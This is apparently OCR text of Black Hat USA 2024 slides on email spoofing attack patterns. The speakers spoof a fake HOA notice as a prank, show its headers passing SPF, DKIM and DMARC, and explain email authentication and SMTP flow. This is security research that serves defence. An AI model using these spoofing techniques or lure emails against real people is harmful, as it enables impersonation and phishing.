black hat USA 2024

AUGUST 7-8, 2024

BRIEFINGS

Into the Inbox: Novel Email Spoofing Attack Patterns

Speakers: Caleb Sargent & Hao Wang

About Us

Caleb Sargent
Offensive Security Engineer
(@squared_)

Hao Wang
Offensive Security Manager
(@MrRed_Panda)

⚠ Disclaimer

The ideas, content, or opinions expressed in this presentation are solely those of the author and do not reflect any endorsement or support by our employer.

Agenda

1 Story Time

2 Email Security Basics

3 Attack Patterns


4 Next Steps

5 Recommendations

EVER BEEN PRANKED

Crafting the ultimate Prank.

Figuring out how to send an email




SMTP & API

SMTP API Keys

Your SMTP Settings

SMTP Server	smtp-relay.brevo.com
Port	587
Login	terrible@friend.com




cURL

```
curl --request POST \
  --url https://api.brevo.com/v3/smtp/email \
  --header 'accept: application/json' \
  --header 'api-key:YOUR_API_KEY' \
  --header 'content-type: application/json' \
  --data '{
   "sender":{
      "name":"Sender Alex",
      "email":"senderalex@example.com"
   },
   "to":[
      {
         "email":"testmail@example.com",
         "name":"John Doe"
      }
```

Testing if this works

DMARC all passes




Original message

Message ID	<4deb8dc3-63ab-4880-a5ba-7077a05c9047@smtp-relay.sendinblue.com>
Created on:	1 April 2024 at 17:15 (Delivered after 1 second)
From:	"darryla@[redacted]com" <darryla@223030174.t-sender-sib.com> Using sendEmail-1.56
To:	[redacted]gmail.com
Subject:	Subject: Urgent Action Required: HOA Notice - House Repainting Required
SPF:	PASS with IP 185.41.28.5 Learn more
DKIM:	'PASS' with domain t-sender-sib.com Learn more
DMARC:	'PASS' Learn more

Executing the prank

AS SEEN IN ATTACK PATTERN 2



darryla[redacted] <darryla@223030174.t-sender-sib.com>

to me ▾

Dear [redacted]

We hope this email finds you well. It has come to our attention that the exterior paint color of your house located at [insert address] does not comply with the approved colors outlined in the HOA guidelines.


The shade of black used on your house is not correct and will need to be repainted to match the approved color. This is the only aspect of your house that requires repainting.

Please ensure that the shade of black is corrected within 30 days from the date of this notice. Example approved shades can be found attached.

•••

2 attachments • Scanned by Gmail ⓘ

The Aftermath...



[redacted] Me 04/01/2024 5:48 PM

What else you got going on tonight?

Friend 04/01/2024 5:50 PM

Just got a letter from the HOA saying our house color is not approved

So drinking

Standing on the shoulders of giants

››› Marcello "byt3bl33d3r" Salvati

- SpamChannel @ DEFCON 31
- Two million domains affected

››› Timo Longin from SEC Consult

- SMTP Smuggling @ 37C3
- Millions of domains affected

Reference: https://sec-consult.com/blog/detail/smtp-smuggling-spoofing-e-mails-worldwide/

Reference: https://forum.defcon.org/node/245722

SPF / DKIM / DMARC

❖ SPF

- ❑ Verify Sender IP based on TXT record of domain via **MAIL FROM / HELO**

❖ DKIM

- ❑ Verify email based on the added DKIM signature


❖ DMARC

- ❑ Tell email receivers on how to handle unauthenticated emails
- ❑ Verify SPF or DKIM based on the domain passed via **FROM**
- ❑ DMARC RFC 7489:

DMARC's filtering function is based on whether the RFC5322.From field domain is aligned with (matches) an authenticated domain name from SPF or DKIM.

Reference: https://www.rfc-editor.org/rfc/rfc7489.html

Sample SMTP flow



Envelope

HELO a.com
MAIL FROM: <alice@a.com>
RCPT TO: <bob@b.com>
DATA

Message

FROM: <alice@a.com>
TO: <bob@b.com>
